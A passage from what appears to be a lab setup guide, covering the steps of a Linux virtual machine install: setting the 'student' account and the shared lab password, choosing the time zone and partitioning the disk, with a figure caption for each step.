


Figure 11 – Leave the domain blank

15. Give the full name as "***student***" and click ***continue***




Figure 12 – Set the username to student

16. Then leave the account name as "***student"*** and click ***continue***




Figure 13 – Set the account name to student

17. Like other VMs use the password ***Security1*** and click ***continue***




Figure 14 – Set password

18. Select your time zone and click***continue***




Figure 15 – Select time zone

19. Partition Disk

    19.1. Select option ***guided – use entire disk*** and press ***continue***




Figure 16 – Use the entire disk

19.2. Leave the disk partition as the default and click ***continue***




Figure 17 – Use default disk partition

19.3. Select – ***All files in one partition*** and click ***continue***




Figure 18 – Use all files in one partition

19.4. Verify your partition information and click ***continue***

